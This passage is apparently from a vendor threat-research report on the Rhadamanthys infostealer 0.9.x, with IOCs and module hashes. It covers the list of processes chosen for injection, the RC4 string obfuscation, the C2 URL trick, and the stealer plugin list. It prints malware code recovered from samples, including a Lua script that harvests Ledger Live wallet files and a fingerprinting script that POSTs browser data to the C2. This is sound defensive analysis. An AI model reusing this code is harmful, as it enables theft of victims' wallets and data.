

Figure 22 – example of the PNG file used by the latest versions of Rhadamanthys

As before, the decoding of the package from the PNG is not possible without the shared secret that is established during the communication with the C2. Therefore, we can't simply decode the next stage from the PNG captured in the traffic.

# Configurable list of injection targets

Rhadamanthys downloads its final stage using the Netclient module, that is loaded into the initial process. The fetched data is decrypted locally, making it a second package with modules. However, further unpacking and loading

is be done inside another process. As a cover, Rhadamanthys creates a legitimate process, which is first run in a suspended mode. The components needed to initiate the second part of the loading chain are implanted there.

In past releases, the list of the possible targets was hardcoded in the sample, and one of the options was picked randomly. Since the author introduces more and more configurability, now this list is also shipped in a new file of the package. It makes it easily modifiable by the distributors.

In the currently analyzed module, it contains the following options:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

%Systemroot%\system32\bthudtask.exe

%Systemroot%\system32\dllhost.exe

%Systemroot%\SysWOW64\dllhost.exe

%Systemroot%\system32\taskhostw.exe

%Systemroot%\SysWOW64\TsWpfWrp.exe

%Systemroot%\system32\spoolsv.exe

%Systemroot%\system32\wuaulct.exe

%Systemroot%\system32\AtBroker.exe

%Systemroot%\SysWOW64\AtBroker.exe

%Systemroot%\system32\fontdrvhost.exe

%Systemroot%\SysWOW64\TsWpfWrp.exe

%Systemroot%\SysWOW64\xwizard.exe

%Systemroot%\SysWOW64\msinfo32.exe

%Systemroot%\SysWOW64\msra.exe

%Systemroot%\system32\bthudtask.exe %Systemroot%\system32\dllhost.exe
%Systemroot%\SysWOW64\dllhost.exe %Systemroot%\system32\taskhostw.exe
%Systemroot%\SysWOW64\TsWpfWrp.exe %Systemroot%\system32\spoolsv.exe
%Systemroot%\system32\wuaulct.exe %Systemroot%\system32\AtBroker.exe
%Systemroot%\SysWOW64\AtBroker.exe %Systemroot%\system32\fontdrvhost.exe
%Systemroot%\SysWOW64\TsWpfWrp.exe %Systemroot%\SysWOW64\xwizard.exe
%Systemroot%\SysWOW64\msinfo32.exe %Systemroot%\SysWOW64\msra.exe

```
%Systemroot%\system32\bthudtask.exe
%Systemroot%\system32\dllhost.exe
%Systemroot%\SysWOW64\dllhost.exe
%Systemroot%\system32\taskhostw.exe
%Systemroot%\SysWOW64\TsWpfWrp.exe
%Systemroot%\system32\spoolsv.exe
%Systemroot%\system32\wuaulct.exe
%Systemroot%\system32\AtBroker.exe
%Systemroot%\SysWOW64\AtBroker.exe
%Systemroot%\system32\fontdrvhost.exe
%Systemroot%\SysWOW64\TsWpfWrp.exe
%Systemroot%\SysWOW64\xwizard.exe
%Systemroot%\SysWOW64\msinfo32.exe
%Systemroot%\SysWOW64\msra.exe
```

The list is retrieved from the package. In two consecutive loops, the malware first checks which of the paths are accessible on the victim machine, and collects them in another list. That list is passed to the second loop, which randomly picks a path from the available options.

```
28  list = fetch_from_package(a1, 0x829447CA, &v25);// list of process options
29  v19 = &v19;
30  v20 = &v19;
31  v26 = list;
32  sub_10846C(v18);
33  if ( list )
34  {
35    v5 = list + 2;
36    v6 = list;
37    v24 = &list[v25];
38    if ( list + 2 < &list[v25] )
39    {
40      do
41      {
42        v7 = *v6;
43        cbMultiByte = v7;
44        v21 = &v5[v7];
45        if ( &v5[v7] >= v24 )
46          break;
47        v8 = MultiByteToWideChar(0xFDE9u, 0, v5, v7, 0, 0);
48        v9 = v8;
49        if ( v8 < a3 )
50        {
51          v10 = sub_1084C9(v18, 1, 2 * v8 + 18);
52          if ( v10 )
53          {
54            MultiByteToWideChar(0xFDE9u, 0, v5, cbMultiByte, (v10 + 12), v9);
55            *(v10 + 8) = v9;
56            *(v10 + 2 * v9 + 12) = 0;
57            if ( is_file_accessible((v10 + 12), a4) )
58            {
59              *v10 = v19;
60              v19[1] = v10;
61              *(v10 + 4) = &v19;
62              v19 = v10;
63            }
64          }
65          list = v26;
66        }
67        v6 = v21;
68        v5 = v21 + 2;
69      }
70      while ( (v21 + 2) < v24 );
71    }
72    free(list);
73  }
74  if ( &v19 != v19 )
75  {
76    v11 = v20;
77    options_count = 0;
78    while ( v11 != &v19 )
79    {
80      v11 = v11[1];
81      ++options_count;
82    }
83    tick = GetTickCount() % options_count;
84    v14 = v20;
85    v15 = 0;
86    while ( v14 != &v19 )
87    {
88      if ( v15 == tick )
89      {
90        copy_memory(selected_path, v14 + 12, 2 * v14[2]);
91        v16 = v14[2];
92        v23 = selected_path;
93        selected_path[v16] = 0;
94        break;
95      }
96      v14 = v14[1];
97      ++v15;
98    }
99  }
100 sub_10847F(v18);
101 return v23;
102 }
```

Figure 23 – Selecting the process where the next stage will be injected. The first loop is responsible for checking if particular paths are accessible. The second loop is responsible for random selection of the accessible path.

The old list of processes is still used as a backup. Therefore, if the names from the list are not found in the system, the malware tries to run one of the followings:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

"%Systemroot%\\system32\\credwiz.exe"

"%Systemroot%\\system32\\OOBE-Maintenance.exe"

"%Systemroot%\\system32\\dllhost.exe"

"%Systemroot%\\system32\\openwith.exe"

"%Systemroot%\\system32\\rundll32.exe"

"%Systemroot%\\system32\\credwiz.exe" "%Systemroot%\\system32\\OOBE-Maintenance.exe"
"%Systemroot%\\system32\\dllhost.exe" "%Systemroot%\\system32\\openwith.exe"
"%Systemroot%\\system32\\rundll32.exe"

```
"%Systemroot%\\system32\\credwiz.exe"
"%Systemroot%\\system32\\OOBE-Maintenance.exe"
"%Systemroot%\\system32\\dllhost.exe"
"%Systemroot%\\system32\\openwith.exe"
"%Systemroot%\\system32\\rundll32.exe"
```

Diversification of the options creates another headache for incident responders.

# Changed string encryption (Stage 3)

Since version 0.5, the majority of the strings used by Rhadamanthys, especially in its core modules, are obfuscated (details: [2]). The obfuscation scheme differs depending on the stage (XS1 vs XS2). To address this, we previously published two distinct IDA scripts, one for each variant.

Reviewing the 0.9.x version, we found that one of the scripts needed modifications. Stage 2 (and the custom modules XS1_B) introduced no changes in string obfuscation – and our previously published IDA script [2] can still be applied. However, in Stage 3 (XS2_B modules), the algorithm was rewritten. The custom XOR-based algorithm was replaced with RC4.

The change doesn't introduce any additional difficulty in decrypting it. It was probably added only to break existing tools, and disrupt the expected patterns. However, pinpointing the string deobfuscation functions is now more difficult, since they come as multiple different instances. In the past there were just two main string deobfuscation functions, one for ANSI, and another for Unicode strings. Once we identified them, and filled in their expected names in the IDB, we could quickly apply the script to deobfuscate all the strings.

Currently, finding all the instances requires a bit more effort. Just like in the past, ANSI strings are decoded by different functions than Unicode strings. But then there are other subtypes. In some of those functions, the encrypted string is passed via the first argument (we denote them as `dec_cstringA` / `dec_wstringA`), and others, it is passed via the second argument (we denote them as `dec_cstringB` / `dec_wstringB`).

```
unsigned __int8 *__fastcall dec_wstringA(
        unsigned __int8 *input_buf,
        void (__fastcall *decoding_function)(__int64, unsigned __int8 *, unsigned __int8 *, unsigned __int64, unsigned int),
        __int64 out_buf)
{
  unsigned __int64 *Value; // rax

  Value = (unsigned __int64 *)TlsGetValue(dwTlsIndex);
  if ( Value )
    return apply_decoding_function(Value, input_buf, decoding_function, out_buf);
  else
    return (unsigned __int8 *)&dword_140136D34;
}
```

Figure 24 – One of the string decoding functions, Unicode variant.

Those functions may be called directly in the code, or used via various wrappers.

```
unsigned __int8 *__fastcall dec_wstringA_2(unsigned __int8 *a1)
{
  return dec_wstringA(
           a1,
           (void (__fastcall *)(__int64, unsigned __int8 *, unsigned __int8 *, unsigned __int64, unsigned int))rc4_decrypt,
           0);
}
```

Figure 25 – Wrapper for one of the string decoding functions.

In order to decrypt all the strings, we have to find all the variants, and their wrappers.

We provide the updated decryption script, that can be used for XS2_B [here]. The script assumes that the deobfuscating functions in our IDB are renamed appropriately (as presented [here]).

```
Str[0] = dec_cstringA(&enc_time_google_com, rc4_decrypt, 0);
Str[1] = dec_cstringA(&enc_time_cloudflare_com, rc4_decrypt, 0);
Str[2] = dec_cstringA(&enc_time_facebook_com, rc4_decrypt, 0);
Str[3] = dec_cstringA(&enc_time_windows_com, rc4_decrypt, 0);
Str[4] = dec_cstringA(&enc_time_apple_com, rc4_decrypt, 0);
Str[5] = dec_cstringA(&enc_time_a_g_nist_gov, rc4_decrypt, 0);
Str[6] = dec_cstringA(&enc_ntp_time_in_ua, rc4_decrypt, 0);
Str[7] = dec_cstringA(&enc_ts1_aco_net, rc4_decrypt, 0);
Str[8] = dec_cstringA(&enc_ntp1_net_berkeley_edu, rc4_decrypt, 0);
Str[9] = dec_cstringA(&enc_ntp_nict_jp, rc4_decrypt, 0);
Str[10] = dec_cstringA(&enc_x_ns_gin_ntt_net, rc4_decrypt, 0);
Str[11] = dec_cstringA(&enc_gbg1_ntp_se, rc4_decrypt, 0);
Str[12] = dec_cstringA(&enc_ntp1_hetzner_de, rc4_decrypt, 0);
Str[13] = dec_cstringA(&enc_ntp_time_nl, rc4_decrypt, 0);
Str[15] = 0;
Str[14] = dec_cstringA(&enc_pool_ntp_org, rc4_decrypt, 0);
result = calloc(1u, 0xA0u);
```

Figure 26 – example of how the new function decrypting strings is called. The view contains the strings filled by our script.

A listing of the deobfuscated strings from the analyzed sample is available [here].

# Network communication

Once the core stealer modules are downloaded and deployed, they carry out the main operations, and remain in communication with the C2 to upload the results, and receive commands. As in the previous Rhadamanthys variants, the communication is established via WebSocket, and uses the C2 address that is in the initial configuration.

## Querying time services

Before the attempt to establish the connection to its C2, the sample queries the following services for the time, in random order:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

"time.google.com"

"time.cloudflare.com"

"time.facebook.com"

"time.windows.com"

"time.apple.com"

"time-a-g.nist.gov"

"ntp.time.in.ua"

"ts1.aco.net"

"ntp1.net.berkeley.edu"

"ntp.nict.jp"

"x.ns.gin.ntt.net"

"gbg1.ntp.se"

"ntp1.hetzner.de"

"ntp.time.nl"

"pool.ntp.org"

"time.google.com" "time.cloudflare.com" "time.facebook.com" "time.windows.com" "time.apple.com" "time-a-g.nist.gov" "ntp.time.in.ua" "ts1.aco.net" "ntp1.net.berkeley.edu" "ntp.nict.jp" "x.ns.gin.ntt.net" "gbg1.ntp.se" "ntp1.hetzner.de" "ntp.time.nl" "pool.ntp.org"

```
"time.google.com"
"time.cloudflare.com"
"time.facebook.com"
"time.windows.com"
"time.apple.com"
"time-a-g.nist.gov"
"ntp.time.in.ua"
"ts1.aco.net"
"ntp1.net.berkeley.edu"
"ntp.nict.jp"
"x.ns.gin.ntt.net"
"gbg1.ntp.se"
"ntp1.hetzner.de"
"ntp.time.nl"
"pool.ntp.org"
```

This was added in the recent editions of Rhadamanthy (0.9.x) and was not seen in earlier releases.

## Processing the URL

An interesting detail added in the latest version in Rhadamanthys is, that the URL from the configuration is further processed. First, the following algorithm is used to generate a random string:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

void generate_domain_str(char *buf, size_t max) {

srand(time(0));

rand();

for (size_t i = 0; i < max; i++)

{

int rval = rand();

BYTE c = rval

- 0x1A

* (((((unsigned __int64)(0x4EC4EC4FLL * rval) >> 0x20)

& 0x80000000) != 0LL)

+ ((int)((unsigned __int64)(0x4EC4EC4FLL * rval) >> 0x20) >> 3))

+ 0x61;

buf[i] = c;

}

}

void generate_domain_str(char *buf, size_t max) { srand(time(0)); rand(); for (size_t i = 0; i < max; i++) { int rval = rand(); BYTE c = rval - 0x1A * (((((unsigned __int64)(0x4EC4EC4FLL * rval) >> 0x20) & 0x80000000) != 0LL) + ((int) ((unsigned __int64)(0x4EC4EC4FLL * rval) >> 0x20) >> 3)) + 0x61; buf[i] = c; } }

```
void generate_domain_str(char *buf, size_t max) {
    srand(time(0));
    rand();
    for (size_t i = 0; i < max; i++)
    {
        int rval = rand();
        BYTE c = rval
            - 0x1A
            * (((((unsigned __int64)(0x4EC4EC4FLL * rval) >> 0x20)
                & 0x80000000) != 0LL)
                + ((int)((unsigned __int64)(0x4EC4EC4FLL * rval) >> 0x20) >> 3))
            + 0x61;
        buf[i] = c;
    }
}
```

When this algorithm is applied, the domain from the config is partially overwritten by the random content. The length of the URL before the first "/" (i.e. denoting the IP and the port) is used as the length of the new string. Next, the '.' is inserted two characters before the new string end, making it look like a domain.

Examples of the transformations:

- `192.30.242[.]210:8888/gateway/qq7o8k3h.fnliq` → `hxxps://mohbskyjlaztloar.dq/gateway/qq7o8k3h.fnliq`
- `193.84.71[.]81/gateway/wcm6paht.htbq1` → `hxxps://jvmhnrlbt.xf/gateway/wcm6paht.htbq1`

At first it looks like DGA, however, the generated domains do not resolve, and they are too random to really be used. The generation algorithm makes the output sensitive not just to a different date, but it changes every second.

The address of the C2 that we can observe in the network communication is still the same as the one in the config.




Figure 27 – The view from Wireshark showing the communication with the C2. The C2 address is the same as the one set in the configuration.



Figure 28 – The view from ProcMon showing the communication with the C2. The C2 address is the same as the one set in the configuration.

It is possible that the authors added it just as an additional confusion.

# Lua stealers

Since its early releases, Rhadamanthys core stealer comes with a built-in Lua runner. It serves additional stealer plugins written in this language.

All available Lua stealers (in 0.9.1):

- FTP
  - – CoreFTP – CuteFTP – Cyberduck – Filezilla – FlashFXP – FtpNavigator – FTPRush – SSH – SmartFTP – Total Commander – WinSCP – putty
- Mail
  - – CheckMail – Clawsmail – EMClient – Foxmail – GmailNotifierPro – Outlook – TheBat – TrulyMail – ThunderBird
- Messenger
  - – Discord – Telegram – Pidgin – Psi+ – Tox
- Notes
  - – Stickynotes – Notefly – Notezilla
- VPN
  - – OpenVPN – OpenVPN Connect – AzireVPN – NordVPN – PrivateVPN – ProtonVPN – WindscribeVPN
- Games
  - – Steam
- 2FA
  - – Authy Desktop – RoboForm
- PM
  - – KeePass
- Misc
  - – TeamViewer – WebCredential – WindowsCredential
- Wallet
  - – Armory – Atomex.me – Atomicdex – AtomicWallet – BinanceWallet – BitcoinCore – Bither – ByteCoin – Coinomi – DashCore – Defichain-Electrum – Dogecoin – Electron-Cash – Electrum-LTC – Electrum-SV – Electrum – Exodus – Frame – Guarda – Jaxx – Litecoin – LitecoinCore – Monero – MyCrypto – MyMonero – Qtum-Electrum – Qtum – Safepay – Solar Wallet – TokenPocket – WalletWasabi – Zap – Zecwallet Lite

The recent release (0.9.2) added a single Lua extension (id: 0x23) for Ledger Live crypto wallet app:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

local files = {}

local file_count = 0

if not framework.flag_exist("W") then

return

end

local paths = {

framework.parse_path([[%AppData%\Ledger Live]]),

framework.parse_path([[%LOCALAppData%\Ledger Live]])

}

for i, path in ipairs(paths) do

if path ~= nil and framework.path_exist(path) then

local offset = string.len(path) + 2

framework.fs_search(path, function(entry)

local name = string.sub(entry.Filename, offset)

files[name] = entry.Filename

file_count = file_count + 1

end,true)

if file_count > 0 then

break

end

end

end

if file_count > 0 then

for k, v in pairs(files) do

framework.add_file(k, v)

end

framework.set_commit("!CP:LedgerLive")

local files = {} local file_count = 0 if not framework.flag_exist("W") then return end local paths = { framework.parse_path([[%AppData%\Ledger Live]]), framework.parse_path([[%LOCALAppData%\Ledger Live]]) } for i, path in ipairs(paths) do if path ~= nil and framework.path_exist(path) then local offset = string.len(path) + 2 framework.fs_search(path, function(entry) local name = string.sub(entry.Filename, offset) files[name] = entry.Filename file_count = file_count + 1 end,true) if file_count > 0 then break end end end if file_count > 0 then for k, v in pairs(files) do framework.add_file(k, v) end framework.set_commit("!CP:LedgerLive")

```
local files = {}
local file_count = 0
if not framework.flag_exist("W") then
    return
end
local paths = {
    framework.parse_path([[%AppData%\Ledger Live]]),
    framework.parse_path([[%LOCALAppData%\Ledger Live]])
}
```

```
for i, path in ipairs(paths) do
    if path ~= nil and framework.path_exist(path) then
        local offset = string.len(path) + 2
        framework.fs_search(path, function(entry)
            local name = string.sub(entry.Filename, offset)
            files[name] = entry.Filename
            file_count = file_count + 1
        end,true)
        if file_count > 0 then
            break
        end
    end
end
if file_count > 0 then
    for k, v in pairs(files) do
        framework.add_file(k, v)
    end
    framework.set_commit("!CP:LedgerLive")
```

# Other modules

In the latest releases, the package at Stage 3 was enriched with few more modules. They are:

- `chrome_extension.dat`
- `fingerprint.js`
- `index.html`

The most interesting one is `fingerprint.js` . It is a JavaScript, which starts with the following comment: `Browser Fingerprint Export Tool ; Used to collect browser fingerprint information and export as JSON`. It is meant to be opened by a browser and collect a variety of information about its configuration. The main function of the script is called asynchronously and it collects all the information into a JSON report:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

async function main() {

try {

const fingerprint = await collectAllFingerprints();

await fetch('/p/result', {

method: 'POST',

headers: { 'Content-Type': 'application/json' },

body: JSON.stringify(fingerprint)

});

} catch (error) {

console.error('Fingerprint collection or send error:', error);

}

}

async function main() { try { const fingerprint = await collectAllFingerprints(); await fetch('/p/result', { method: 'POST', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify(fingerprint) }); } catch (error) {

console.error('Fingerprint collection or send error:', error); } }

```
async function main() {
    try {
      const fingerprint = await collectAllFingerprints();

      await fetch('/p/result', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify(fingerprint)
      });
    } catch (error) {

      console.error('Fingerprint collection or send error:', error);
    }
  }
```

The function that does the data collection comes with extensive comments, showing what type of data we can expect to be gathered.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

// Collect all fingerprint information

async function collectAllFingerprints() {

const fingerprint = {

// Timestamp

timestamp: new Date().toISOString(),

// Basic system info

system: await collectSystemInfo(),

// Browser info

browser: collectBrowserInfo(),

// WebGL info

webgl: await collectWebGLInfo(),

// Canvas info

canvas: await collectCanvasInfo(),

// Network info

network: await collectNetworkInfo(),

// Screen info

screen: collectScreenInfo(),

// Hardware info

hardware: collectHardwareInfo(),

// Language info

language: collectLanguageInfo(),

// Fonts info

fonts: await detectAvailableFonts(),

// WebRTC info

webrtc: await getWebRTCInfo(),

// Web Audio info

audio: await getWebAudioInfo(),

// Miscellaneous features

misc: collectMiscFeatures()

};

return fingerprint;

}

// Collect all fingerprint information async function collectAllFingerprints() { const fingerprint = { // Timestamp timestamp: new Date().toISOString(), // Basic system info system: await collectSystemInfo(), // Browser info browser: collectBrowserInfo(), // WebGL info webgl: await collectWebGLInfo(), // Canvas info canvas: await collectCanvasInfo(), // Network info network: await collectNetworkInfo(), // Screen info screen: collectScreenInfo(), // Hardware info hardware: collectHardwareInfo(), // Language info language: collectLanguageInfo(), // Fonts info fonts: await detectAvailableFonts(), // WebRTC info webrtc: await getWebRTCInfo(), // Web Audio info audio: await getWebAudioInfo(), // Miscellaneous features misc: collectMiscFeatures() }; return fingerprint; }

```
// Collect all fingerprint information
async function collectAllFingerprints() {
  const fingerprint = {
    // Timestamp
    timestamp: new Date().toISOString(),
    // Basic system info
    system: await collectSystemInfo(),
    // Browser info
    browser: collectBrowserInfo(),
    // WebGL info
    webgl: await collectWebGLInfo(),
    // Canvas info
    canvas: await collectCanvasInfo(),
    // Network info
    network: await collectNetworkInfo(),
    // Screen info
    screen: collectScreenInfo(),
    // Hardware info
    hardware: collectHardwareInfo(),
    // Language info
    language: collectLanguageInfo(),
    // Fonts info
    fonts: await detectAvailableFonts(),
    // WebRTC info
    webrtc: await getWebRTCInfo(),
    // Web Audio info
    audio: await getWebAudioInfo(),
    // Miscellaneous features
    misc: collectMiscFeatures()
  };
  return fingerprint;
}
```

Once this script is deployed, it allows the attackers to grab additional information about the browsers installed on the victim system, and their settings. For example, it allows to list all the plugins installed, and checks if the following

features are enabled:

- doNotTrack
- Java
- cookies
- WebDriver
- WebGL

It also pinpoints the precise product version and build.

The `index.html` is very simple, and seems to be used just as a carrier where the `fingerprint.js` will be embedded:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

</head>

<body>

<script src="/p/fp.js"></script>

</body>

</html>

<!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> </head> <body> <script src="/p/fp.js"></script> </body> </html>

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
  <script src="/p/fp.js"></script>
</body>
</html>
```

# Conclusion

Rhadamanthys looked mature from the start, given that its codebase draws heavily from the authors' earlier project, Hidden Bee. Its initial development was fast-paced, as the authors invested heavily in rapid feature growth to gain momentum and attract customers. They kept reworking the codebase, introduced extensions and add-ons that increased flexibility, allowing customization for diverse use cases. Currently, the development is slower and steadier: the core design remains intact, with changes focused on refinements – such as new stealer components, changes in obfuscation, and more advanced customization options.

The latest variant represents an evolution rather than a revolution. Analysts should update their config parsers, monitor PNG-based payload delivery, track changes in mutex and bot ID formats, and expect further churn in

obfuscation as tooling catches up. If this trajectory continues, a future 1.0 release may emphasize stability and professionalization, further cementing Rhadamanthys as a long-term player in the stealer ecosystem.

## Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

## IOCs:

Analyzed samples:

- 8f54612f441c4a18564e6badf5709544370715e4529518d04b402dcd7f11b0fb (packed, Golang packer)
- b429a3e21a3ee5ac7be86739985009647f570548b4f04d4256139bc280a6c68f
- b41fb6e936eae7bcd364c5b79dac7eb34ef1c301834681fbd841d334662dbd1d
- eb5558d414c6f96efeb30db704734c463eb08758a3feacf452d743ba5f8fe662 – packed
  - 1f7213a32bce28cb3272ef40a7d63196b2e85f176bcfe7a2d2cd7f88f4ff93fd – unpacked payload
- c19716b262e928d83252d75a1ff262786df6cbb221132a0ada08ef3293c091b7 (unpacked)
- 84bbe70b3089e578d69744bd8b030c3a6e724a6c3f4bdefda82fe5057f89c9ba (unpacked)
- a451cbfe093830cd4d907d10bc0f27ea51da53ece5456af2fe6b3b24d3df163e (packed)
  - 23a57ba898b5e91a2ead4e93c97710fe91dc917a7d11dc44b41304778565905f (unpacked)
  - URL: `hxxps://193.84.71.81/gateway/wcm6paht.htbql`

# Appendix A

*The modules marked by bold font are the ones introduced in the current release. The modules marked italic didn't change since the previous release.*

Stage 2 [32] – Unpacked from the hardcoded package (set extracted from a 32-bit sample) ; Rhadamanthys 0.9.2

| Checksum | Format | SHA256 | Bits | Name (by previous notation) or functionality |
|---|---|---|---|---|
| [core] – 32 bit | XS1_B | cb0662d468b034530f88dee9204b3a1d3ff04d19345f417b2cce92a1940dc991 | 32 | [core] – first module of Stage 2 |
| 0x1B4E06C3 | shellcode | a905226a2486ccc158d44cf4c1728e103472825fb189e05c17d998b9f5534d63 | 32 | proto.x86 |
| 0x4BE19021 | XS1_B | cb555f5cb3e40c4db0fba7953ffc56e978a599233f80512e019e4c94fd69892c | 64 | unhook.bin |
| 0x4C4D42C7 | shellcode | 090b0ef20633785d11096cda04d9764bd46c9f5d9d3c02183009d2bf165abb82 | 32 | stage.x86 |
| 0x4E63DBDE | XS1_B | b43d35a26681c7f214ce3bd90af35bc3272008c169c5b1b4e7e6af7398e3e3c4 | 64 | phexec.bin |
| 0x60BE0C74 | data | 0500bd111464a1376e7efba2376eb1192cb4beb18278f62e460c8c8191f0cc5d | – | the list of HWIDs (used by strategy) |
| 0x792C6067 | text | *aeba4ece8c4bf51d9761e49fad983967e76c705a06999c556c099f39853f737c* | – | ua.txt (useragents list) |
| 0x7FC2A3A4 | text | *3ca87045da78292a6bba017138ff9ee42b4e626b64d0fee6d86a16cc3258c8c3* | – | processes.x (list of forbidden processes) |
| 0x821049F | XS1_B | cbca01435be6348ce4c58cc86c2900f3d99dc806ea38dbdfbb8d6291af17fce4 | 32 | dt.x86 |
| **0x829447CA** | **config/text** | **24ddfd61c05b2f772caf85b44e9e58363a0cf345c6a9294a8416617f0b5b03cf** | **–** | **executables to impersonate (list of options)** |
| 0x9EA1F525 | XS1_B | 59722b8869d17c5a805dd9febe70295b78afd53e4f3b0e26cd76ea1e772e6818 | 32 | netclient.x86 |
| 0xAC0F6808 | XS1_B | 6415c029d241255bffaf057a8f1390b626c8069ba9a1432f0e8372c7ab68778a | 32 | strategy.x86 |
| 0xB93BA6C0 | XS1_B | 67f00a03e76308a399f21498ebdd4accdb1879c908960e60f717e6d3cb9d05cf | 32 | early.x86 |
| 0xC33BB680 | XS1_B | d8d2bae5ec1ade8770ad2d6fc323b2ccc459919643cbe8d67e6a5b11094a4d85 | 64 | early.x64 |
| 0xD1F230E1 | shellcode | 0fc149c1ed4a1040b9cf68076c17c4d005a121aca0a22385458a1980f7d24589 | | prepare.bin |
| 0xDB1C3A3D | data | 11aabefa4eac0c2f22d0b2efdb7facd242d52765fe5167523112b980f096d9d1 | – | the list of MAC addresses |

| Checksum | Format | SHA256 | Bits | Name (by previous notation) or functionality |
|---|---|---|---|---|
| | | | | (used by strategy) |

Stage 2 [64] – Unpacked from the hardcoded package (set extracted from a 64-bit sample) ; Rhadamanthys 0.9.2

| Checksum | Format | SHA256 | Bits | Name (by previous notation) or functionality |
|---|---|---|---|---|
